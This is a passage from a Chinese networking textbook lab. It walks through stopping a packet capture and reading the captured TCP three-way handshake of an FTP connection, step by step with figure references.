


图 9.92 停止抓包

(10) 停止抓包后，单击窗口左下角的 Decode 选项，窗口中会显示所捕获的数据，如图 9.93 所示。




图 9.93　显示所捕获的数据

任务五　分析捕获的数据包

(1) 在图 9.94 中,可以看到该窗口由三大块组成,窗口(上)列出了捕获到的数据,选中某一条数据后,窗口(中)和(下)分别显示相应的数据分析和原始的数据包。原始的数据是以十六进制编码显示。




图 9.94　原始的数据是以十六进制编码显示

(2) 在捕获的数据包中,捕获的数据包上、中、下窗口分别显示了 TCP 连接过程中的三次握手。在窗口(上)中可以从 SYN 标志快速找到建立一个 TCP 连接的数据。在窗口(上)

中看出数据包 1 是 TCP 连接,D=21 S=4612 表明目的端口是 21,主机端口是 4612。窗口(中)显示主机向服务器发出了 FTP 连接的请求。数据中包含 SYN、用于连接的端口号、序列号字段中的初始序列号和 SN,如图 9.95 所示。




图 9.95 TCP 连接过程中的三次握手

(3) 在窗口(上)中选中数据包 2。这是服务器向主机发送的数据。数据中对刚才主机发送 ACK 包进行了确认。此时,TCP 连接中已经完成了两次握手,如图 9.96 所示。




图 9.96 TCP 连接中已经完成了两次握手

(4) 选中窗口(上)中的数据包 3。它显示了第三次握手,从而完成了 TCP 连接。在此包中,主机对服务器发出的数据包进行了确认(ACK=370003266),这表明整个建立过程中

没有数据包丢失，连接成功，如图 9.97 所示。

